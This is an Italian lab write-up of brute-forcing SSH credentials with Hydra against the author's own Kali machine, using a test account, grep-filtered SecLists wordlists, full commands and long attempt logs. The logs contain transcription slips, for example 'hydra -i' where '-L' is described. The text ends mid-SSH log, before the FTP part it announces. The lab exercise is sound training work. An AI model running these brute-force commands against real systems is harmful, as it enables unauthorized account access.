

CRACK DELLE CREDENZIALI SSH E FTP CON HYDRA

Obiettivo: creare un nuovo utente su Kali Linux, attivare e verificare i servizi SSH e FTP e utilizzare Hydra per recuperare le credenziali di accesso mediante wordlist.

Ambiente di laboratorio: Kali Linux, indirizzo 192.168.20.11.

Credenziali di prova: utente `test_user`, password `testpass`.

Strumenti utilizzati: OpenSSH, vsftpd, Hydra, SecLists, grep e client FTP.

1. Sintesi

L'esercitazione è stata divisa in due parti. Nella prima è stato creato l'utente locale `test_user` con password `testpass`, è stato attivato il servizio SSH ed è stato verificato l'accesso manuale. Dopo l'installazione di SecLists, le wordlist di username e password sono state ristrette tramite grep, con filtro `test`, e utilizzate da Hydra per individuare la coppia di credenziali valida sul servizio SSH.

Nella seconda parte è stato installato e avviato vsftpd, riutilizzando lo stesso account locale. Dopo la verifica manuale dell'accesso FTP, è stata preparata una wordlist di password più breve tramite il filtro `testp`. Hydra ha quindi individuato anche sul servizio FTP la coppia `test_user:testpass`, interrompendo la scansione al primo risultato valido grazie al flag `-f`.

2. Consegna e metodologia


- creazione dell'utente locale `test_user` e impostazione della password `testpass`;
- avvio del servizio SSH e verifica dell'accesso remoto;
- installazione del pacchetto SecLists e individuazione delle wordlist;
- riduzione delle liste tramite grep;
- avvio della sessione Hydra sul servizio SSH;
- installazione e avvio del servizio FTP vsftpd;
- verifica manuale dell'accesso FTP con le credenziali dell'utente locale;
- creazione di una lista FTP più breve tramite grep `'testp'` e ricerca con Hydra fino alla prima coppia valida.

3. Creazione dell'utente e verifica del servizio SSH

3.1 Creazione dell'account locale

L'account è stato creato mediante il comando `adduser`. Durante la procedura è stata impostata la password iniziale `testpass`; i campi informativi opzionali sono stati lasciati vuoti.

```
sudo adduser test_user
```




1 - Sopra: creazione dell'utente `test_user` e impostazione della password `testpass`.

3.2 Avvio e verifica dell'accesso SSH

Il server SSH è stato avviato sull'intera macchina Kali. Successivamente è stata aperta una sessione verso l'indirizzo `192.168.20.11` e l'accesso è stato completato con le credenziali dell'utente appena creato.

```
sudo service ssh start  
ssh test_user@192.168.20.11
```




2 - Sopra: collegamento SSH riuscito con l'utente `test_user`.

4. Preparazione delle wordlist

4.1 Installazione e consultazione di SecLists

Per disporre di raccolte strutturate di username e password è stato installato il pacchetto SecLists. Le liste Xato sono state individuate nelle directory Usernames e Passwords/Common-Credentials.

```
sudo apt install seclists
```




```
kali@kali:~$ sudo apt install seclists
[sudo] password for kali:
The following packages were automatically installed and are no longer required:
  enchant2 libgdal38 libb2crypt016 libpostal1 libbind931 libunibreak6 libxmlsec1-openssl1 openjdk-21-jre python3-pluginbase
  firmware-marvell-prestera libio-pty-perl libpoppler147 libraw23t64 libzstd1 libvidstab1.1 linux-base-6.18.12+kali-amd64 openjdk-21-jre-headless python3-pysmp4
  libavc1394-0 libipc-run-perl libpostal-data libsd2-classic libteamctl0 libxmlsec1-1 linux-image-6.18.12+kali-amd64 postgresql-common-dev python3-tz
Use 'sudo apt autoremove' to remove them.
Installing:
  seclists
Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 61
  Download size: 545 MB
  Space needed: 1,935 MB / 46.1 GB available
Get:1 http://mirror.inet7.net/kali kali-rolling/main amd64 seclists all 2025.3-0kali1 [545 MB]
Fetched 545 MB in 14s (39.7 MB/s)
Selecting previously unselected package seclists.
(Reading database, 448834 files and directories currently installed.)
Preparing to unpack ./seclists_2025.3-0kali1_all.deb...
Unpacking seclists (2025.3-0kali1)...
Setting up seclists (2025.3-0kali1)...
Processing triggers for kali-menu (2026.3.2)...
Processing triggers for wordlists (2026.2.0)...
```

3 - Sopra: installazione del pacchetto SecLists.

4.2 Prima riduzione delle liste con grep

In una prima prova è stata usata l'opzione -i di grep, che ignora la differenza tra maiuscole e minuscole. La riduzione ha comunque prodotto un numero elevato di risultati, soprattutto nella lista degli utenti, che conteneva circa 4.000 voci. Per rendere la scansione più gestibile, è stato quindi ripetuto il filtraggio in modalità case-sensitive, mantenendo soltanto le occorrenze di *test* scritte in minuscolo.

```
cat /usr/share/wordlists/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000000.txt | grep -i 'test' > Desktop/passlist_test.txt
```



```
kali@kali:~$ cat /usr/share/wordlists/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000000.txt | grep -i 'test' > Desktop/passlist_test.txt
kali@kali:~$
```


4 - Sopra: prima creazione della lista password tramite grep -i 'test'.

4.3 Filtraggio case-sensitive e ulteriore riduzione degli utenti

Il filtraggio case-sensitive ha ridotto ulteriormente entrambe le liste. La lista degli utenti è stata poi filtrata anche con la stringa *user*, così da conservare soltanto i nomi contenenti sia *test* che *user*. Le

liste finali utilizzate da Hydra contengono 37 username e 405 password, per un totale di 14.985 combinazioni.

```
- cat /usr/share/wordlists/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000000.txt | grep 'test' > Desktop/passlist_test.txt
- cat /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt | grep 'test' > Desktop/userlist_test.txt
- cat /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt | grep 'test' | grep 'user' > Desktop/userlist_test.txt
```



5 - Sopra: creazione delle liste ristrette.

5. Sessione Hydra sul servizio SSH

La scansione SSH è stata avviata indicando la lista utenti con -L, la lista password con -P, quattro task contemporanei con -t4, il modulo ssh e l'output dettagliato con -V.

```
hydra -L Desktop/userlist_test.txt -P Desktop/passlist_test.txt 192.168.20.11 -t4 ssh -V
```

Durante i primi tentativi, OpenSSH applicava blocchi temporanei all'indirizzo IP della macchina Kali in seguito alle numerose autenticazioni fallite consecutive. La scansione avrebbe potuto essere eseguita riducendo il numero di task e introducendo pause maggiori tra i tentativi, ma ciò avrebbe aumentato notevolmente i tempi dell'esercitazione. Per consentire il completamento della prova in tempi ragionevoli, l'indirizzo IP locale della macchina Kali è stato aggiunto alla lista delle sorgenti escluse dalle penalizzazioni automatiche di OpenSSH.

Sarebbe stato possibile ridurre ulteriormente le wordlist, ad esempio selezionando venti username e venti password e includendo manualmente la coppia di credenziali già conosciuta. Questa soluzione avrebbe però prodotto soltanto 400 combinazioni e avrebbe reso il test molto breve e prevedibile. Si è quindi scelto di mantenere liste più ampie, ottenute mediante il filtraggio delle raccolte originali, contenenti 37 username e 405 password. Le 14.985 combinazioni risultanti hanno permesso di eseguire una prova più articolata e maggiormente rappresentativa del comportamento di una scansione reale, pur mantenendo una dimensione molto inferiore rispetto alle wordlist di partenza.

L'output iniziale conferma l'uso di quattro task e il calcolo di 14.985 tentativi complessivi. La visualizzazione dettagliata permette di osservare username, password candidata, numero progressivo e processo impiegato per ciascun tentativo.

```

kali@kali:~$ cat /usr/share/wordlists/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000000.txt | grep 'test' > Desktop/passlist_test.txt
kali@kali:~$ cat /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt | grep 'test' > Desktop/userlist_test.txt
kali@kali:~$ cat /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt | grep 'test' | grep 'user' > Desktop/userlist_test.txt
kali@kali:~$ hydra -i Desktop/userlist_test.txt -P Desktop/passlist_test.txt 192.168.20.11 -t4 ssh -V
Hydra v9.9.9 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-17 04:48:56
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session. ./hydra.restore
[DATA] attacking ssh://192.168.20.11:22/
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'test' - 1 of 14985 [child 0] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'testing' - 2 of 14985 [child 1] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'testen' - 3 of 14985 [child 2] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'test123' - 4 of 14985 [child 3] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'testtest' - 5 of 14985 [child 0] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'test1' - 6 of 14985 [child 2] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'test1234' - 7 of 14985 [child 3] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'testpass' - 8 of 14985 [child 1] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'contest' - 9 of 14985 [child 0] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'test12' - 10 of 14985 [child 2] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'hottest' - 11 of 14985 [child 3] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'testing1' - 12 of 14985 [child 1] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'lbttest' - 13 of 14985 [child 3] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'greatest' - 14 of 14985 [child 2] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'contest2' - 15 of 14985 [child 1] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'testbill' - 16 of 14985 [child 3] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'test2' - 17 of 14985 [child 0] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'teste' - 18 of 14985 [child 1] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'tested' - 19 of 14985 [child 0] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'test11' - 20 of 14985 [child 1] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'testme' - 21 of 14985 [child 2] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'testes' - 22 of 14985 [child 3] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'testy' - 23 of 14985 [child 1] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'testme2' - 24 of 14985 [child 0] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'glotest' - 25 of 14985 [child 2] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'testing123' - 26 of 14985 [child 3] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'testa' - 27 of 14985 [child 1] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'testit' - 28 of 14985 [child 2] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'testicle' - 29 of 14985 [child 3] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'test99' - 30 of 14985 [child 0] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'testuser' - 31 of 14985 [child 2] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'testing2' - 32 of 14985 [child 1] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'whitesta' - 33 of 14985 [child 3] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'testin' - 34 of 14985 [child 0] (0/0)
[ATTENT] target 192.168.20.11 - login 'testuser_h3' - pass 'testerer' - 35 of 14985 [child 2] (0/0)

```

6 - Sopra: avvio della scansione Hydra sul servizio SSH.

```

kali@kali: ~
Session Actions Edit View Help

[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass '12345678test' - 1184 of 14985 [child 2] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass '12test' - 1185 of 14985 [child 0] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'ztest' - 1186 of 14985 [child 2] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'zeetest' - 1187 of 14985 [child 0] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'ynttest' - 1188 of 14985 [child 1] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'yynctest' - 1189 of 14985 [child 2] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'yhyroctest' - 1190 of 14985 [child 0] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'yatestres' - 1191 of 14985 [child 2] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'yamyajawtestsum' - 1192 of 14985 [child 1] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'xxxxtest' - 1193 of 14985 [child 3] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'xtest99' - 1194 of 14985 [child 0] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'xttest' - 1195 of 14985 [child 2] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'xietest2664' - 1196 of 14985 [child 0] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'wttest' - 1197 of 14985 [child 1] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'wpltest' - 1198 of 14985 [child 3] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'witestin' - 1199 of 14985 [child 0] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'wilester' - 1200 of 14985 [child 0] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'wittest' - 1201 of 14985 [child 1] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'whitesta' - 1202 of 14985 [child 3] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'whitestripe' - 1203 of 14985 [child 2] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'whitestown' - 1204 of 14985 [child 0] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'whitestar1' - 1205 of 14985 [child 3] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'whitest' - 1206 of 14985 [child 2] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'wetestest' - 1207 of 14985 [child 3] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'westtest' - 1208 of 14985 [child 2] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'weletest' - 1209 of 14985 [child 0] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'wemastertested' - 1210 of 14985 [child 3] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'walkertest' - 1211 of 14985 [child 1] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'vmetestobol' - 1212 of 14985 [child 0] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'widtest' - 1213 of 14985 [child 2] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'velotest' - 1214 of 14985 [child 0] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'velokotester' - 1215 of 14985 [child 3] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'test' - 1216 of 14985 [child 3] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'testing' - 1217 of 14985 [child 0] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'tester' - 1218 of 14985 [child 3] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'test123' - 1219 of 14985 [child 2] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'testtest' - 1220 of 14985 [child 0] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'test1' - 1221 of 14985 [child 1] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'test124' - 1222 of 14985 [child 3] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'testpass' - 1223 of 14985 [child 2] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'contest' - 1224 of 14985 [child 0] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'test12' - 1225 of 14985 [child 3] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'hottest' - 1226 of 14985 [child 3] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'testings' - 1227 of 14985 [child 2] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'brotest' - 1228 of 14985 [child 0] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'greatest' - 1229 of 14985 [child 3] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'contests' - 1230 of 14985 [child 3] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'testibil' - 1231 of 14985 [child 2] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'test12' - 1232 of 14985 [child 0] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'teste' - 1233 of 14985 [child 1] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'testest' - 1234 of 14985 [child 3] (o/e)
[ATTNPT] target 192.168.20.11 - login - 'testeruser100' - pass 'test11' - 1235 of 14985 [child 2] (o/e)

```

7 - Sopra: tentativi della scansione Hydra SSH in corso.

5.1 Risultato della scansione SSH

Durante la scansione, Hydra ha individuato la coppia valida `test_user:testpass` al tentativo 1.628 su 14.985, confermando la riuscita dell'autenticazione sul servizio SSH.


```
Session Actions Edit View Help
[ATTEMPT] target 192.168.20.11 - login "testuser" - pass "weltest" - 1614 of 14985 [child 2] (0/0)
[ATTEMPT] target 192.168.20.11 - login "testuser" - pass "webmasterstest" - 1615 of 14985 [child 3] (0/0)
